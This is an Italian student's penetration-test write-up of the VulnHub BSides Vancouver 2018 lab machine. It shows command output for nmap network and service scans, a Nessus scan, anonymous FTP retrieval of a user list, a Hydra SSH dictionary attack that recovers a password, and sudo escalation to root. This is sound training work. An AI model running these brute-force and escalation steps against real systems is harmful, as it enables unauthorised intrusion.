
PROGETTO FINALE W16D4

TRACCIA

Scaricare la macchina BSides-Vancouver-2018-Workshop.ova ed eseguire un VA/PT completo sulla macchina bersaglio.


SOLUZIONE

Installo la macchina da questo link: https://www.vulnhub.com/entry/bsides-vancouver-2018-workshop,231/
Metto entrambe le macchine virtuali (Kali e Vancouver) sulla rete Bridge.
Da Kali lancio il comando *ifconfig* per vedere l'Ip.




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.13  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::4e23:1341:3222:a076  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:d5:25:2c  txqueuelen 1000  (Ethernet)
        RX packets 11  bytes 1236 (1.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 3484 (3.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Da Kali lancio il comando *nmap 192.168.1.0/24* per vedere tutto ciò che è collegato alla rete.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-15 14:32 EDT
Nmap scan report for modemtim.homenet.telecomitalia.it (192.168.1.1)
Host is up (0.0035s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
443/tcp  open  https
5001/tcp open  commplex-link
8000/tcp open  http-alt
8443/tcp open  https-alt
MAC Address: A4:91:B1:DB:F0:AC (Technicolor Delivery Technologies Belgium NV)

Nmap scan report for 192.168.1.2
Host is up (0.054s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 04:C4:61:BC:42:96 (Murata Manufacturing)

Nmap scan report for Galaxy-Tab-A-2018-105.homenet.telecomitalia.it (192.168.1.3)
Host is up (0.0066s latency).
All 1000 scanned ports on Galaxy-Tab-A-2018-105.homenet.telecomitalia.it (192.168.1.3) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: D0:7F:A0:ED:62:3F (Samsung Electronics)

Nmap scan report for iPhone.homenet.telecomitalia.it (192.168.1.8)
Host is up (0.0060s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
49152/tcp open  unknown
62078/tcp open  iphone-sync
MAC Address: 12:B8:71:A7:38:2C (Unknown)

Nmap scan report for 192.168.1.9
Host is up (0.010s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE    SERVICE
5060/tcp  filtered sip
40911/tcp filtered unknown
MAC Address: A0:46:5A:A9:DE:47 (Motorola Mobility, a Lenovo Company)
```



```
Nmap scan report for MBPdiBenedetta.homenet.telecomitalia.it (192.168.1.10)
Host is up (0.00024s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
49153/tcp open  unknown
MAC Address: 8C:85:90:B4:5F:98 (Apple)

Nmap scan report for bsides2018-003.homenet.telecomitalia.it (192.168.1.15)
Host is up (0.00077s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:5C:96:96 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for Linux.homenet.telecomitalia.it (192.168.1.254)
Host is up (0.0033s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
515/tcp open  printer
MAC Address: A6:91:B1:DB:F0:AC (Unknown)

Nmap scan report for kali-002.homenet.telecomitalia.it (192.168.1.13)
Host is up (0.0000040s latency).
All 1000 scanned ports on kali-002.homenet.telecomitalia.it (192.168.1.13) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (9 hosts up) scanned in 36.92 seconds
```


Da Kali lancio il ping per vedere se i due host comunicano.



```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.15
PING 192.168.1.15 (192.168.1.15) 56(84) bytes of data.
64 bytes from 192.168.1.15: icmp_seq=1 ttl=64 time=0.762 ms
64 bytes from 192.168.1.15: icmp_seq=2 ttl=64 time=1.86 ms
64 bytes from 192.168.1.15: icmp_seq=3 ttl=64 time=0.769 ms
64 bytes from 192.168.1.15: icmp_seq=4 ttl=64 time=0.862 ms
^C
── 192.168.1.15 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3032ms
rtt min/avg/max/mdev = 0.762/1.064/1.864/0.463 ms
```


Da Kali lancio il comando *nmap -sS -sV -O 192.168.1.15*

- *-sS* = Syn Scan: esegue una scansione SYN sul target
- *-sV* = Version Detection: esegue una scansione TCP sul target, specificando la versione dei servizi
- *-O* = OS Fingerprint: per trovare dettagli sul sistema operativo del target




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -O 192.168.1.15
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-15 14:41 EDT
Nmap scan report for bsides2018-003.homenet.telecomitalia.it (192.168.1.15)
Host is up (0.00073s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:5C:96:96 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.62 seconds
```

Da Kali lancio il comando *systemctl start nessusd.service* per avviare nessus.



```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start nessusd.service
[sudo] password for kali:
```

Da Kali apro il browser, cerco “https://localhost:8834” e procedo alla scansione base su nessus.
Risultati:



□	Host	Vulnerabilities ▾
□	192.168.1.15	1 2 4 35 ✕

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 4:44 PM
End: Today at 4:51 PM
Elapsed: 7 minutes

Vulnerabilities

192.168.1.15


1	0	2	4	31
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 38


SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
CRITICAL	10.0	-	-	201429	Canonical Ubuntu Linux SEoL (12.04.x)
MEDIUM	5.3	5.9	0.0032	88098	Apache Server ETag Header Information Disclosure
MEDIUM	4.3*	-	-	90317	SSH Weak Algorithms Supported
LOW	3.7	1.4	0.0307	70658	SSH Server CBC Mode Ciphers Enabled
LOW	3.7	-	-	153953	SSH Weak Key Exchange Algorithms Enabled
LOW	2.1*	2.2	0.0037	10114	ICMP Timestamp Request Remote Date Disclosure
LOW	2.6*	-	-	71049	SSH Weak MAC Algorithms Enabled
INFO	N/A	-	-	18261	Apache Banner Linux Distribution Disclosure
INFO	N/A	-	-	48204	Apache HTTP Server Version
INFO	N/A	-	-	39520	Backported Security Patch Detection (SSH)
INFO	N/A	-	-	39521	Backported Security Patch Detection (WWW)
INFO	N/A	-	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	-	54615	Device Type
INFO	N/A	-	-	35716	Ethernet Card Manufacturer Detection
INFO	N/A	-	-	86420	Ethernet MAC Addresses
INFO	N/A	-	-	10092	FTP Server Detection
INFO	N/A	-	-	43111	HTTP Methods Allowed (per directory)
INFO	N/A	-	-	10107	HTTP Server Type and Version
INFO	N/A	-	-	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	-	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	-	11219	Nessus SYN scanner
INFO	N/A	-	-	19506	Nessus Scan Information
INFO	N/A	-	-	209654	OS Fingerprints Detected
INFO	N/A	-	-	11936	OS Identification
INFO	N/A	-	-	117886	OS Security Patch Assessment Not Available
INFO	N/A	-	-	181418	OpenSSH Detection
INFO	N/A	-	-	70657	SSH Algorithms and Languages Supported
INFO	N/A	-	-	149334	SSH Password Authentication Accepted
INFO	N/A	-	-	10881	SSH Protocol Versions Supported
INFO	N/A	-	-	153588	SSH SHA-1 HMAC Algorithms Enabled
INFO	N/A	-	-	10267	SSH Server Type and Version Information
INFO	N/A	-	-	22964	Service Detection
INFO	N/A	-	-	25220	TCP/IP Timestamps Supported
INFO	N/A	-	-	110723	Target Credential Status by Authentication Protocol - No Credentials Provided
INFO	N/A	-	-	10287	Traceroute Information
INFO	N/A	-	-	10302	Web Server robots.txt Information Disclosure
INFO	N/A	-	-	66717	mDNS Detection (Local Network)
INFO	N/A	-	-	52703	vsftpd Detection

* indicates the v3.0 score was not available; the v2.0 score is shown

Grazie alla fase VA vedo che le porte 21 (FTP), 22 (SSH) e 80 (HTTP) sono aperte.
Così attraverso il comando *ftp 192.168.1.15* posso fare il login in anonimo e trovare il file che contiene i possibili username della macchina target.



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.15
Connected to 192.168.1.15.
220 (vsFTPd 2.3.5)
Name (192.168.1.15:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||14226|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||56449|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||32520|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |***************************************************************************************************|    31        9.63 KiB/s    00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (5.92 KiB/s)
ftp> quit
221 Goodbye.
```




```
┌──(kali㉿kali)-[~]
└─$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Comandi utilizzati:


- *ls*: per visualizzare il contenuto di una directory
- *cd*: per cambiare directory
- *get*: per scaricare un file dal server FTP alla macchina locale
- *quit*: per uscire
- *cat*: per visualizzare il contenuto del file

Provo tutti gli username trovati attraverso la connessione SSH, con il comando *ssh username@192.168.1.15*.
Saprò qual è quello giusto **(anne)** quando mi chiederà la password di accesso:




```
┌──(kali㉿kali)-[~]
└─$ sudo ssh abatchy@192.168.1.15
The authenticity of host '192.168.1.15 (192.168.1.15)' can't be established.
ECDSA key fingerprint is SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.15' (ECDSA) to the list of known hosts.
abatchy@192.168.1.15: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ sudo ssh john@192.168.1.15

john@192.168.1.15: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ sudo ssh mai@192.168.1.15
mai@192.168.1.15: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ sudo ssh anne@192.168.1.15
anne@192.168.1.15's password:


┌──(kali㉿kali)-[~]
└─$ sudo ssh doomguy@192.168.1.15
doomguy@192.168.1.15: Permission denied (publickey).
```

Utilizzo Hydra per la sessione di cracking dell'autenticazione, quindi per trovare la password corretta **(princess)** all'interno delle seclists installate.
Grazie al comando *hydra -l username -P password_list ssh://192.168.1.15 -t 4* faccio un attacco a dizionario di forza bruta.




```
┌──(kali㉿kali)-[~]
└─$ sudo hydra -l anne -P /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt ssh://192.168.1.15 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this i
s non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-16 09:04:40
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10000 login tries (l:1/p:10000), ~2500 tries per task
[DATA] attacking ssh://192.168.1.15:22/
[STATUS] 56.00 tries/min, 56 tries in 00:01h, 9944 to do in 02:58h, 4 active
[22][ssh] host: 192.168.1.15   login: anne   password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-16 09:06:33
```

Ora faccio nuovamente il comando *ssh anne@192.168.1.15* e inserisco la password trovata.



```
┌──(kali㉿kali)-[~]
└─$ sudo ssh anne@192.168.1.15
anne@192.168.1.15's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

Una volta ottenuto l’accesso, vado alla ricerca della **flag**.



```
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:~$ sudo id
uid=0(root) gid=0(root) groups=0(root)
anne@bsides2018:~$ sudo ls /root/
flag.txt
anne@bsides2018:~$ sudo cat /root/flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!
```

Comandi utilizzati:

- *-l*: per visualizzare dettagli (es. permessi)
- *id*: per visualizzare l’ID utente, l’ID del gruppo principale e l’elenco degli ID di tutti i gruppi a cui appartiene l'utente
- *ls*: per visualizzare file e directory che si trovano nella cartella home dell’utente root
- *cat*: per visualizzare il contenuto del file